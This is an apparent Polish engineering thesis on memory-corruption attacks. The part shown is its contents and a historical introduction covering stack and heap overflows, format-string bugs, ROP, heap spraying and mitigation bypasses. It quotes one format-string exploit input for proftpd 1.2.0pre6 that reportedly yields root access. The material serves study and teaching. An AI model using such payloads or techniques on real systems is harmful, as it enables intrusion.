Politechnika Krakowska,
Wydział Inżynierii Elektrycznej i
Komputerowej

Kraków, grudzień 2015

Praca inżynierska

Wykorzystanie błędów naruszeń pamięci w atakach na oprogramowanie

Exploiting memory access violations in software attacks

Wykonanie:
Mariusz Banach, 115902

Promotor:
Dr inż. Damian Grela
Zakład informatyki E-13

Rok akademicki: 2015/2016

Spis treści

1. Wprowadzenie ... **3**

1.1. Krótka historia ataków komputerowych z wykorzystaniem naruszenia pamięci ... 3

1.2. Charakterystyka zagrożeń ... 10

1.3. Cel i zakres pracy ... 13

2. Podstawy teoretyczne ... **14**

2.1. Architektura komputera ... 14

2.2. Zarządzanie pamięcią komputera ... 18

2.3. Proces i sposób jego organizacji ... 22

2.4. Stos programu ... 23

2.5. Sterta programu ... 37

3. Błędy naruszeń stosu ... **38**

3.1. Przepełnienie bufora na stosie ... 41

3.2. Nadużycia błędów przepełnienia stosu ... 47

3.3. Atakowanie systemu Linux/x86 – przepełnienie bufora na stosie ... 54

3.4. Atakowanie systemu Windows XP – błędy *off-by-one* oraz *Integer Overflow* ... 68

3.5. Kod powłoki dla systemu Windows ... 82

3.6. Podsumowanie ... 91

4. Błędy naruszeń sterty ... **93**

4.1. Zasada działania alokatora ... 93

4.2. Operacje zarządzania stertą – alokacja i dealokacja ... 99

4.3. Wykonanie arbitralnego kodu techniką `unlink()` ... 101

4.4. Inne rodzaje naruszeń sterty ... 101

4.4.1. The Malloc Maleficarum ... 102

4.4.2. Double `free()` ... 103

4.4.3. `Use-After-Free` ... 103

4.5. Podsumowanie ... 103

5. Podsumowanie ... **104**

6. Bibliografia ... **106**

1. Wprowadzenie

Zgodnie z *Raportem o Stanie bezpieczeństwa cyberprzestrzeni RP w roku 2014* opublikowanym przez Rządowy Zespół Reagowania na Incydenty Komputerowe CERT [1], odsetek ataków komputerowych w ostatnich latach ulega dynamicznemu wzrostowi. Tylko w 2014 roku, jednostka polska odnotowała prawie siedem i pół tysiąca incydentów bezpieczeństwa. Głównym czynnikiem stojącym za tymi incydentami były wirusy komputerowe rozprzestrzeniające się najczęściej przez błędu w oprogramowaniu. Podmiotami odpowiedzialnymi za te ataki są już nie tylko osoby pojedyncze, ale również w pełni autonomiczne i zorganizowane grupy przestępcze, na równi z utrzymywanymi w tajemnicy zespołami ofensywy cybernetycznej, finansowanymi przez rządy – jak np. grupa *Tailored Access Operations (TAO)* wchodząca w skład oddziału *Singal Intelligence (SIGINT)* agencji bezpieczeństwa narodowego (NSA) działającej w Ameryce. Agresorzy za cele swoich ataków biorą przede wszystkim systemy komputerowe instytucji z sektora energetycznego, systemy rządowe i osoby publiczne. Ataki prowadzone są najczęściej na wielu różnych frontach – począwszy od bezpośrednich kontaktów z osobami lub systemami pośredniczącymi, najczęściej w celu pozyskania informacji, skończywszy zaś na zautomatyzowanych atakach za pomocą wirusów komputerowych – na najbardziej wrażliwe systemy informatyczne. Przykładem ostatnich mogą być ataki w 2009 roku za pomocą wirusa *Stuxnet* na systemy SCADA, a konkretniej na sterowniki PLC komunikujące się z komputerami osobistymi kluczowych inżynierów, pracujących w jednostkach wzbogacania uranu [2]. Wspólnym mianownikiem większości ataków komputerowych jest odwieczna pogoń za poszukiwaniem i wykorzystywaniem błędów bezpieczeństwa, tkwiących w oprogramowaniu i konfiguracji tegoż, tak aby doprowadzić do uzyskania informacji o systemie, bądź dokonać destabilizacji jego pracy i skłonić do wykonania własnych instrukcji. Przykładem prowadzącym do osiągnięcia drugiego celu są najbardziej powszechne techniki ataków na oprogramowanie komputerowe, zwłaszcza za pomocą błędów wykorzystania pamięci operacyjnej komputera. Mając błędnie napisane oprogramowanie, atakujący jest w stanie nadużyć błąd, który doprowadzi bezpośrednio do wykonania kontrolowanego przez atakującego kodu, co prowadzi zaś do kompromitacji całej maszyny i niejako włamania na nią, gdzie przez włamanie możemy rozumieć uzyskanie przez atakującego niekontrolowanej możliwości wykonywania instrukcji przez niego podanych.

1.1. Krótka historia ataków komputerowych z wykorzystaniem naruszenia pamięci

Na skutek pewnych pomyłek programistycznych, w kodzie kompilowanych programów powstają błędy, które choć mogą nie wpływać na działanie oprogramowania i mogą istnieć w nim całe lata nieodkryte, to kiedy już zostaną znalezione przez wprawnego agresora - posłużą do masowych infekcji i włamań. Atakujący koncentrując się na określonym celu jego kampanii, zbierze informacje o celu, które zostaną wykorzystane do zamodelowania środowiska i analizy możliwej powierzchni ataku. Następnie atakujący przystąpi do wiernego odtworzenia środowiska w jakim pracuje jego cel, rozpocznie analizę bezpieczeństwa tego środowiska co może zakończyć się odkryciem pewnych błędów w kodzie. To zaś odkrycie posłuży do przygotowania wirusa komputerowego, który w sposób automatyczny będzie miał dotrzeć do celu, spróbować wykorzystać odkryte błędy bezpieczeństwa, a następnie w jak najszybszym czasie rozprzestrzenić się infekując możliwie najwięcej maszyn. Efektem takiej masowej infekcji (to jest tylko jeden scenariusz ataku, wykorzystujący oprogramowanie wirusowe w celu szybkiej ekspansji) będzie dostarczenie atakującemu dostępu do różnych maszyn działających w otoczeniu bądź wewnątrz *perymetru* celu. Jednym z pierwszych przykładów takiego ataku, choć nie bezpośrednio ukierunkowanego, był robak **Morris** przygotowany w październiku roku 1988 roku.

Robak internetowy Morris za swój wektor infekcji wykorzystywał program *fingerd* – będący usługą unixową, świadczący zaś funkcjonalność zwracania informacji o odpytywanym systemie, bądź konkretnym użytkowniku tego systemu [3]. Morris poprzez wykorzystanie *błędu przepełnienia buforu na stosie*[1] podczas korzystania z funkcji *gets()*, doprowadzał do wykonania własnego kodu w kontekście usługi *fingerd*. Usługa miała podatność w miejscu, w którym deklarowała 512-bajtowy bufor na stosie programu – dla wywołania funkcji *gets()* nie sprawdzając przy tym ile faktycznie bajtów wczytuje do bufora podczas wywołania danej funkcji. Robak Morris zaś, poprzez wysłanie 536-bajtowego ciągu danych, z odpowiednio przygotowanym formatem (zawierającym binarny *kod powłoki*[2] na stosie zdalnego systemu), doprowadzał do uruchomienia powłoki systemowej. Morris atakował wówczas systemy operacyjne VAX[3], które były wykorzystywane między innymi w amerykańskiej firmie NASA – która również padła ofiarą masowej epidemii Morrisa. Efektem epidemii robaka były straty ocenione na 100,000 do 10,000,000$ oraz włamania do tysięcy różnych komputerów prywatnych i rządowych, gdzie należy pamiętać, że w tamtych czasach na świecie istniały wyłącznie *tysiące* komputerów.

Dnia ósmego listopada, roku 1996 w ramach internetowego magazynu *Phrack* opublikowany został artykuł nazwany *Smashing The Stack For Fun and Profit,* autorstwa Eliasa Levy'ego posługującego się pseudonimem *Aleph One* [4]. Był to wówczas jeden z najbardziej innowacyjnych i jednocześnie piorunująco inspirujących tekstów technicznych. Elias Levy jako pierwszy udokumentował i opisał zjawisko naruszenia stosu roboczego wątku działającego programu poprzez zapisywanie poza zakres zaalokowanego na stosie bufora pamięci (mimo iż ta klasa podatności była wykorzystywana dużo wcześniej – przynajmniej od czasów robaka Morrisa). Samo pojęcie *Smashing* (ang. *rozbijanie, druzgotanie, tłuczenie*) zostało wyjaśnione w sposób następujący przez autora:

„[…] it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack"

Autor we wprowadzeniu do swojej pracy wspomina o podatnościach przepełnienia buforu na stosie odkrytych w popularnych aplikacjach *nixowych jak *syslog, sendmail, mount.* W dalszej jej części opisuje po krótce architekturę pamięci uruchomionego programu, funkcję i budowę stosu wątku, przykłady kodów korzystających z buforów pamięci umieszczonych na stosie, by następnie przejść do opisu podatności i sposobu naruszania struktury stosu by uzyskać zdalne wywołanie kodu *(RCE, Remote Code Execution),* a więc Święty Graal poszukiwany przez ekspertów bezpieczeństwa komputerowego. Podatność, która gdy odkryta, daje natychmiastową możliwość przejęcia kontroli nad działającym systemem.

Wraz z upływem czasu, dziedzina bezpieczeństwa komputerowego nabierała rozpędu. Coraz więcej badań, dyskusji, kodów udowadniających daną tezę (tzw. *Proof-of-Concept*), wirusów oraz *exploit'ów*[4]. Badane były na przykład sposoby obchodzenia *niewykonywalnego* stosu na platformie Solaris – w ten sposób powstała metoda znana jako *ret2libc*. Niewykonywalny stos to cecha regionu pamięci zabraniająca procesorom ładowania instrukcji z tego regionu w celu wykonania. Jak się okazało, można ominąć to zabezpieczenie sterując wykonaniem się programu do kodu biblioteki `LIBC` [5]. Następnie badania zaczęto rozszerzać na inne aspekty systemów operacyjnych. Naturalnie więc kolejnym celem badań stał się region pamięci procesów zwany *Stertą.* W ten sposób odkryto

[1] Ang. *Stack-based buffer overflow*
[2] Ang. *Shellcode* – kod mający na celu doprowadzenie do uzyskania dostępu do linii poleceń systemu (*shell)*
[3] Virtual Address Extension – systemy projektowane i budowane między rokiem 1977 i 1999-2000. System ten był następcą PDP-11
[4] Exploit – specjalnie przygotowany program mający na celu wykorzystać zadaną lukę bezpieczeństwa i wprowadzić program komputerowy w ściśle określony stan, np. uruchomić na nim zdalnie dostępną linię poleceń

nową klasę podatności zwaną p*rzepełnieniem bufora na stercie*[5]. Pierwszym który opisał tę klasę podatności był Matt Conover [6]. Zaprezentował on tym samym sposoby przepełniania bufora w regionie sterty / `BSS` na systemach solarisowych. Oto bowiem okazało się, że znana programistom języka C funkcja *malloc()* to zachęta do poważnych problemów, gdy niewykorzystywana jest należycie.

Kolejnym krokiem w badaniach nad bezpieczeństwem wykorzystania pamięci operacyjnej w oprogramowaniu stały się funkcje znane z języka C, które formatowały ciągi tekstowe do zadanego schematu, tj. *printf, scanf, sprintf*. W ten sposób, dnia 20 września 1999 opisany został błąd nazwany *Format String bug* znaleziony w programie *proftpd 1.2.0pre6* [7]. Autor odkrytego błędu podał prosty przykład wykorzystania podatności:

```
ftp> ls aaaXXXX%u%u%u%u%u%u%u%u%u%u%u%u%u%u%u%u%u%u%u%u%u%u%u%u%u%u
%u%u%u%u%u%u%u%u%653300u%n
(replace the X's with the characters with ascii values
0xdc,0x4f,0x07,0x08 consecutively)
```

Po czym dalej autor przekonuje, że po zalogowaniu się do serwera, oraz wykonaniu podanej komendy – automatycznie zalogowany użytkownik uzyskuje dostęp do linii poleceń systemu z uprawnieniami użytkownika *root*. Tak nastały czasy wykorzystywania, badania i szukania błędów w *format stringach.*

Wracając do błędów przepełnień bufora, należy wspomnieć o dniu 18 czerwca 2001 roku, kiedy to została odkryta podatność serwera Microsoft IIS w rozszerzeniu `ISAPI`, a konkretniej filtrach obsługujących pliki `*.ida` (podatność oznaczona jako `MS01-033`). Niedługo trzeba było czekać, aż wykryta podatność została wykorzystana do opracowania wirusa komputerowego. Tym wirusem miał stać się *Code Red Worm*, po raz pierwszy opisany przez analityków z firmy eEye. Wirus ten poprzez masowe wyszukiwanie serwerów działających na określonej wersji `IIS` oraz korzystających z rozszerzenia `ISAPI` znajdował cele, które następnie korzystając z tej luki bezpieczeństwa atakował. Efektem tego była masowa epidemia i seria ataków na serwery udostępniające witryny internetowe. W ten oto sposób pokazano i udokumentowano przypadek odkrycia podatności bezpieczeństwa, która natychmiast została wykorzystana do opracowania wirusa komputerowego.

Jest rok 2001, grupa stojąca za rozwojem bardzo ważnego rozszerzenia do systemu linuxowego (mającego znacząco podnieść bezpieczeństwo tego systemu), zwanego PaX wprowadza zabezpieczenie nazwane `ASLR` *(Address Space Layout Randomization)*. Zabezpieczenie to, omówione w dalszej części pracy, znacząco zmieni kierunek rozwoju *exploit'ów* oraz badań bezpieczeństwa. Poprzez randomizację adresów różnych struktur, regionów pamięci należących do systemu operacyjnego, mechanizm ten nieuchronnie wyeliminuje wszystkie napisane wcześniej programy oraz wirusy wykorzystujące błędy bezpieczeństwa. Oto bowiem na sztywno zapisane adresy w pamięci operacyjnej wskazujące na pewne kluczowe dla systemu operacyjnego stuktury, sekwencje kodu – przestaną być godnymi zaufania, gdyż te struktury i miejsca będą za każdym razem pod innym adresem. Pierwotnie, zabezpieczenie to niedługo dawało rezultaty, gdyż już rok później opublikowana została praca nazwana „*Bypassing PaX ASLR Protection (ret-2-libc)*" [8], gdzie jak sam tytuł wskazuje – udało się ominąć ten mechanizm. Tyler Durden w swoim tekście sklasyfikował innowacyjną metodę jako pochodną techniki *return-into-libc* czyli sposobu nadużycia błędu bezpieczeństwa poprzez przekierowanie przepływu wykonania programu do kolejnych funkcji z biblioteki `LIBC` (standardowej biblioteki języka programowania C), dzięki czemu miało się udać uzyskać dostęp do linii poleceń. Czas mijał, firmy produkujące kompilatory (jak np. firma Microsoft z ich środowiskiem Visual Studio) zaczęły rozwijać mechanizmy, które na poziomie binarnym miałyby powstrzymywać typowe błędy przepełnień bufora oraz innych nadużyć. Wraz z rozwojem technik obronnych, powstawały coraz to bardziej pomysłowe sposoby obchodzenia tych zabezpieczeń czego efektem ubocznym często były nowe techniki i pochodne już obecnych,


[5] Ang. *Heap-based buffer overflow*

znacząco rozwinięte i bardziej elastyczne. I tak, w odpowiedzi na powstanie mechanizmu weryfikacji poprawności buforów na stosie *(tzw. Stack Canary – omówiony później)* wprowadzanego statycznie do binarnego kodu tworzonego programu (przełącznik `/GS` w kompilatorach firmy Microsoft), badacze zaczęli obmyślać nowe sposoby obchodzenia tego zabezpieczenia. Efektem tej pracy były przeróżne techniki, jak np. *Structured Exception Handler Overwrite (SEH Overwrite)* [9]. W systemach Microsoft Windows, gdy wystąpi wyjątek programowy – np. podczas odwoływania się do nieistniejącego regionu pamięci (*Access Violation*), lub podczas przepełnienia stosu wywołań na skutek nieprzerwanej rekurencji *(Stack Overflow)*, generowany jest wyjątek systemowy, czego efektem będzie oddanie sterowania do zarezerwowanych przez użytkownika fragmentów kodu (lub funkcji), które miałyby obsłużyć wyjątek jaki wystąpił. Jest to innymi słowy implementacja mechanizmu `try…catch` znanego z języka programowania C++. Odkrytą techniką było takie wykorzystanie zarezerwowanych funkcji obsługujących wyjątek, aby przekierować do nich wykonanie programu dzięki czemu uda się uniknąć sprawdzenia tegoż *kanarka* (co doprowadziłoby do powstrzymania ataku).

Niedługo branża musiała czekać na odpowiedź Microsoftu, który udostępnił w swoich kompilatorach dodatkową opcję kompilacji – `/SAFESEH`, która to miała zapobiec tego typu technikom. Nic bardziej mylnego, atakujący i w tym przypadku odkryli nowe metody obchodzenia tego mechanizmu. W trakcie trwania wyścigu atakujących i programistów z nimi walczących, drugi front badań, który interesował się błędami przepełnień sterty programowej poczynił olbrzymie kroki do przodu. W wyniku prób powstrzymania tego typu błędów branża utworzyła mechanizm *ochrony przed wykonywaniem kodu w regionach pamięci oznaczonych jako niewykonalne*. Mechanizm ten znany był dużo wcześniej z platformy Solaris, jednakże do tej pory niestosowany poza nią. W ten sposób powstało zabezpieczenie znane jako `NX` (Non-Executable) lub w nomenklaturze microsoftowej `DEP` (Data Execution Prevention). Dodatkowym utrudnieniem miało być wsparcie sprzętowe od producentów procesorów – firma Intel do swoich nowych procesorów *Itanium Merced* produkowanych w roku 2001, dodała zabezpieczenie pod nazwą *`XD` – Execution Disabled bit*. Idea była taka, aby procesor podczas wczytywania (*instruction fetching phase)* instrukcji do rejestru procesora w celu wykonania jej – najpierw upewnił się, że adres z którego pochodzi ta instrukcja, a raczej region pamięci, nie ma ustawionego atrybutu „niewykonywalny". Jeśli ma – procesor generuje wyjątek, jeśli nie – instrukcja jest wykonywana. Mechanizm ten stosowany miał być na regionach sterty oraz stosach programowych. Niedługo jednak trwało, aż zaczęły powstawać dokumenty opisujące sposoby obchodzenia tego mechanizmu [10], a nawet wręcz wyłączania wsparcia sprzętowego dla tego rozwiązania za pomocą wywołania tylko dwóch funkcji! [11] Kolejnym krokiem były dokładne badania nad sposobem alokowania i zwalniania pamięci ze sterty w systemach operacyjnych. Badania te doprowadziły do nowych technik naruszeń mechanizmu odpowiedzialnego za zarządzanie pamięcią operacyjną w systemie operacyjnym (Virtual Memory Manager, `VMM`), zaś dotyczyły problemu bezpiecznego *odpinania* zaalokowanego bloku pamięci z listy dwukierunkowej przechowującej ostatnio zwolnione bloki (tzw. *Unsafe Unlinking of the lookaside list + freelist[0] exploitation)*. Dalsze badania doprowadziły do wielu nowych technik – czy to ujawniania pamięci programowej (*Memory layout leakage*) – co pozwalało obchodzić zabezpieczenie ASLR, czy też nadużycia typu *Double-Free Vulnerabilities* w ramach których naruszano algorytmy zwalniania zaalokowanej pamięci w systemowym menedżerze pamięci na skutek podwójnej dealokacji.

Kolejnym przełomem w branży bezpieczeństwa okazała się praca nazwana *Heap Feng shui in Javascript* opracowana przez eksperta bezpieczeństwa komputerowego Alexandra Sotirova [12]. Język Javascript jako technologia tworzenia nowoczesnych stron internetowych jest implementowany w ramach środowiska uruchomieniowego przeglądarek internetowych. Przeglądarki internetowe zaś, to natywny program działający bezpośrednio w kontekście sesji użytkownika w warstwie systemu operacyjnego. Jako programy, przeglądarki też borykają się z tymi samymi błędami bezpieczeństwa. Najtrudniejszą historię tutaj prezentuje przeglądarka ze stajni Microsoftu – Internet Explorer, która już od 1998 ma duże problemy z bezpieczeństwem, nie wspominając o totalnej kompromitacji wersji od szóstej do ósmej. Wracając jednak do meritum,

praca Sotirova pokazała w jaki sposób można zbudować stabilny *exploit* w pamięci przeglądarki internetowej pomimo obecnych zabezpieczeń typu ASLR czy DEP. Wykorzystana w tym celu (odkryta długo przed pracą Sotirova) technika *Heap Spraying* polegająca na takim zaśmieceniu sterty programowej – by rozsiać kod z exploitem po jak najszerszym obszarze pamięci procesu przeglądarki, okazała się być olbrzymim ułatwieniem w stabilnym uruchomieniu kodu *exploita*, bez konieczności zabijania przy tym procesu przeglądarki. Graficzną reprezentację tej techniki przedstawiono na rysunku 1.1. Po lewej stronie pokazano obszar sterty programu w typowym trakcie jego wykonania. Po prawej zaś stronie widnieje sekcja pamięci, która uległa *heap sprayingowi*.



Rysunek 1.1. Prezentacja techniki Heap Spraying. Źródło: http://www.fuzzysecurity.com

Krótko po opisaniu tej techniki, branża ofensywna skierowała swoją uwagę na powierzchnię bezpieczeństwa tworzoną przez przeglądarki internetowy używane przez użytkowników i wtyczki multimedialne wykorzystywane przez te przeglądarki tj. Flash Player czy Silverlight. Niedługo trzeba było czekać, aż zaczęły powstawać artykuły naukowe dokumentujące coraz to kolejne *zdalne ataki* na wyżej wymienione wtyczki i przeglądarki. Efektem takich prac były nowo powstające całe zestawy *exploitów, tzw. Exploit-Kity*, które poprzez ustalenie wersji przeglądarki użytkownika – z poziomu kodu Javscript'owego, oraz ustalenie obecności i wersji używanych przez niego wtyczek, dostarczały odpowiednie dopasowane do wersji *exploity*, a wszystko w celu szybkiego przejęcia kontroli nad maszyną ofiary. Cały ten proces został znacząco usprawniony dzięki technice *Heap Spraying* opisanej z punktu widzenia Javascript'u przez Sotirova.

Kolejnym czekającym branżę bezpieczeństwa przełomem w tworzeniu *exploit'ów*, miała być technika zwana jako *Return-Oriented Programming*. Choć pierwotnie odkryta w 2005 roku (opisana w pracy *Borrowed Code Chunk Exploitation*) to dotarcie do szerszego grona odbiorców nastąpiło dopiero w roku 2008 za sprawą pracy *The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls [13]*. Technika ta była uzupełnieniem znanej wcześniej metody *return-into-libc*, w której przekierowywano wykonanie programu do wnętrza funkcji w bibliotece LIBC. Tym jednak razem, kod *exploit*ów miał być budowany na skutek krótkich sekwencji instrukcji procesora tzw. *Gadżetów*, które gdy po kolei wykonane razem współtworzyły pełen, kompletny w sensie Turinga „język programowania". Okazało się bowiem, że można wyszukiwać w pamięci określonych sekwencji instrukcji, łączyć je ze sobą poprzez skoki/wywołania funkcyjne co razem utworzy pewien w pełni funkcjonalny kod, mający na celu np. udostępnić linię poleceń w systemie atakującemu. Jednym gadżetem mogą być np. cztery instrukcje wykonujące sumowanie rejestru pierwszego z drugim, następnie przekierowanie wykonania do kolejnego gadżetu, dalej pobranie wartości z rejestru i odłożenie jej na stosie, przekierowanie wykonania i ostatecznie gadżet wykonujący wywołanie jakiejś określonej funkcji.




Figure 1: An example ROP exploit which adds the constant 0x32400 to the word at address 0x4a304120. At the left is the stack of the process with the addresses of the gadgets and the values to initialize the registers. At right are the instructions at those addresses.

Rysunek 1.2. Przykładowa sekwencja ROP. Źródło: Nicholas Carlini, David Wagner; University of California, Berkeley. ROP is Still Dangerous: Breaking modern Defenses. http://nicholas.carlini.com/papers/2014_usenix_ropattacks.pdf

Przykładową sekwencją wywołań ROP jest kod zaprezentowany na rysunku 1.2. W ramach niego, najpierw wykonywany jest gadżet złożony z instrukcji ściągnięcia ze stosu wartości do rejestru EAX oraz powrót. W ramach powrotu dokonywany jest transfer wykonania w miejsce wskazywane na szczycie stosu programowego. Procesor wczytuje następną instrukcję spod adresu wskazywanego na stosie. Następnie przejście do gadżetu ściągającego wartość ze stosu tym razem do rejestru EBX. Dalej, pobranie wartości spod adresu wskazywanego przez EAX do tego samego rejestru, dodanie do rejestru EAX wartości przechowywanej w EBX, ściągnięcie wartości ze szczytu stosu do rejestru ECX i odłożenie wyniku sumowania pod adres wskazywany w rejestrze ECX. Biorąc pod uwagę, że stos (jego zawartość) jest kontrolowana przez atakującego w ramach wykonywanego *exploita,* uzyskuje on w pełni funkcjonalną operację dodawania dwóch wartości po to by odłożyć je pod wskazywany przez *exploit* adres.

Konsekwencją tak daleko idącego rozwinięcia dziedziny projektowania i badania ataków na oprogramowanie było rozwijanie się rynku tworzącego wirusy komputerowe oraz wspomniane wcześniej *exploit-kity*. Powstała nowa technika, nazwana *drive-by-download*, w ramach której wejście pod zainfekowaną stronę internetową skutkowało wykonanie się *exploit-kita*, który następnie jeśli sukcesywnie przejął kontrolę nad oprogramowaniem klienckim użytkownika, inicjował pobranie wirusa komputerowego z określonej zdalnej lokalizacji. W odpowiedzi na rozwijające się zainteresowanie atakami *client-side* (czyli na przeglądarkę, oprogramowanie klienckie użytkownika, wtyczki multimedialne, czytniki dokumentów – jak Adobe Reader dla PDFów lub oprogramowanie MS Office), branża zaczęła rozwijać koncepcję *sandbox'ów*. *Sandboxem* nazywać będziemy warstwę otaczającą dany komponent, który wiemy, że może zostać wykorzystany do ataku. I tak, dla przykładu, wiedząc iż popularnym celem ataków są wtyczki flashowe – zarówno producenci przeglądarek (wyróżnienie tutaj dla firmy Google) jak i sami producenci owych wtyczek (Adobe) rozwijają własne *sandboxy*, które mają na celu być pewną warstwą ograniczającą możliwą interakcję z systemem operacyjnym z poziomu kodu wykonywanego pod kontrolą sandboxa. Jest to innymi

słowy granica, mur (piaskownica) którego kod wykonujący się w jej obrębie nie może przekroczyć niezauważenie, bez zgody tzw. *Brokera* – mechanizmu kontroli sandboxa. Zanim jednak przejdę do konkluzji wątku z *sandboxami*, należy wprowadzić jeszcze jedno pojęcie.

Kiedy wykonywany jest kod z przywilejami zwykłego użytkownika, kod ten ma takie same uprawnienia jakie ma ten użytkownik. Jeśli użytkownik nie może odczytać haseł z globalnego repozytorium tychże, to także program działający z *tokenem bezpieczeństwa* tego użytkownika – nie będzie w stanie. Co innego jednak, jeśli z poziomu użytkownika, na skutek błędu bezpieczeństwa w systemie operacyjnym, lub zainstalowanym oprogramowaniu, uda się znaleźć i wykorzystać błąd klasy *privilege escalation.* Błędy tej klasy popularne już od lat 90. znajdują szczególne zastosowanie po pomyślnie dokonanym włamaniu na systemem poprzez wykorzystanie innej podatności. Jeśli na przykład atakujący sprowokował użytkownika do otworzenia specjalnie spreparowanego dokumentu PDF z osadzonym *exploitem,* wykorzystującym podatność w stosowanym przez użytkownika czytniku dokumentów PDF (np. Adobe Reader), to w wyniku otworzenia tego dokumentu, na skutek wykorzystania podatności – kierunek wykonania się wątku czytnika PDF zostanie sprowadzony na tor kodu atakującego, czym też uda się dokonać włamania i np. połączyć z atakującym. Jednakże, nawet jeśli atakujący na skutek włamania uzyska dostęp do komputera ofiary, nie gwarantuje mu to możliwości wykonania innych, bardziej szkodliwych w swoich skutkach działań – jak np. kradzieży danych, haseł, tożsamości, infekcji systemu operacyjnego, utrzymania dostępu itd. Może bowiem się okazać, że atakujący operuje w kontekście sesji użytkownika, który nie ma większych przywilejów. W takiej sytuacji, atakujący może pokusić się o rekonesans w lokalnym systemie, ustalenie wersji oprogramowania, znalezienie potencjalnych błędów (znanych dotąd bądź nie) po to by następnie dostarczyć i wykonać inny rodzaj *exploita*. Ten exploit miałby na celu poprzez błąd naruszenia pamięci doprowadzić tym razem nie do uruchomienia powłoki, którą atakujący już obsługuje, ale np. podnieść przywileje użytkownika do administratora. Jest to tzw. atak *Vertical Privilege Escalatio.* Najczęstszą historię zastosowań takich ataków odnotowuje platforma Linux, gdzie celem atakujących jest jak najszybsza elewacja do tokenu z uprawnieniami *root*'a, a więc użytkownika uprzywilejowanego. W systemach Microsoftu dotychczas szeroko stosowaną praktyką było i jest stosowanie najczęściej jednego użytkownika, działającego od razu z przywilejami Administratora. W takim przypadku jedynym scenariuszem wykorzystania ataku podniesienia przywilejów mogłaby być sytuacja, w której atakujący chciałby uzyskać jeszcze wyższe przywileje celem np. zainstalowania bardzo zaawansowanego wirusa tj. *rootkita*. W takim przypadku atakujący potrzebowałby przywilejów użytkownika SYSTEM, który leży w hierarchii przywilejów wyżej od grupy administratorów.

Teraz gdy mamy przybliżone pojęcie *privilege escalation*, można rozwinąć myśl związaną z *sandboxami*. Otóż, w obecnych czasach, gdy już uda się przeprowadzić atak na np. kontener z wtyczką multimedialną, jaką jest Flash Player (np. proces *plugin-container.exe stosowany przez Firefoxa*), to nie powiedziane będzie jeszcze, że atakujący przejął kontrolę nad komputerem. W celu osiągnięcia tego celu, atakujący będzie musiał dołożyć teraz starań, aby albo znaleźć podatność albo wykorzystać znaną dotychczas – która pozwoli na *ucieczkę z sandboxa (sandbox escape/bypass).* Technika ucieczki z sandboxa bardzo mocno czerpie z techniki *Privilege Escalation* zarówno konceptami, jak i rezultatem działania. W wyniku ucieczki z sandboxa (co najczęściej wiązać się musi z wykorzystaniem błędu w architekturze tego mechanizmu i komunikacji jego z *brokerem,* lub też wykorzystaniem innej cechy systemu operacyjnego) wywołana zostanie sytuacja, która pozwoliła by na przeniknięcie poza ramy sandboxa (jak np. wykonanie takiej operacji graficznej, w wyniku której w ramach sandboxa uda się wygenerować i wykorzystać błąd w sterowniku obsługi warstwy graficznej systemu – w przypadku systemów Windows, mowa tu o sterowniku Win32k.sys, który słynie z długiej historii podatności).

Jak wykazano, historia ataków komputerowych spowodowanych wykorzystaniem błędów naruszenia pamięci operacyjnej jest długa, bogata w różne „zwroty akcji" oraz innowacyjne i

niespodziewane spostrzeżenia. Odkrycie opisujące nową technikę ataku zawsze było kontrowane odpowiedzią społeczności, która przygotowywała podwaliny teoretyczne i rozwiązanie praktyczne mające na celu udaremnienie danego ataku. Na takie próby udaremniania szybko odpowiadało się kontrami dokumentującymi kolejne techniki, wariacje i sposoby pisania *exploit'ów.* Obecny kurs rozwoju tej dziedziny, jaką jest bezpieczeństwo oprogramowania i systemów operacyjnych, świadczy o dużym postępie poczynionym od pierwszych odkryć, jakimi były proste przepełnienia bufora. W obecnych czasach przepełnienie bufora nie jest już tak proste, z uwagi na obecność zaawansowanych technologii przeciwdziałających takim atakom, jak również podniesionej świadomości programistów piszących nowy kod – w myśl tzw. *Secure Developement Lifecycle – polityki bezpiecznego rozwoju i budowy oprogramowania*. Ponad 20 lat badań i rozważań w sferze bezpiecznego wykorzystania pamięci operacyjnej komputera dzisiaj pokazuje jak trudnym procesem były zmagania, by uczynić komputer przeciętnego użytkownika bardziej odpornym na ataki z zewnątrz. Pamiętać jednak należy, że obecny stan rzeczy jest daleko rozwiniętym konceptem prostego przepełnienia bufora. Wszystko zaczęło się od tego, że ktoś wpisał więcej znaków na klawiaturze, niż program spodziewał się otrzymać.

1.2. Charakterystyka zagrożeń

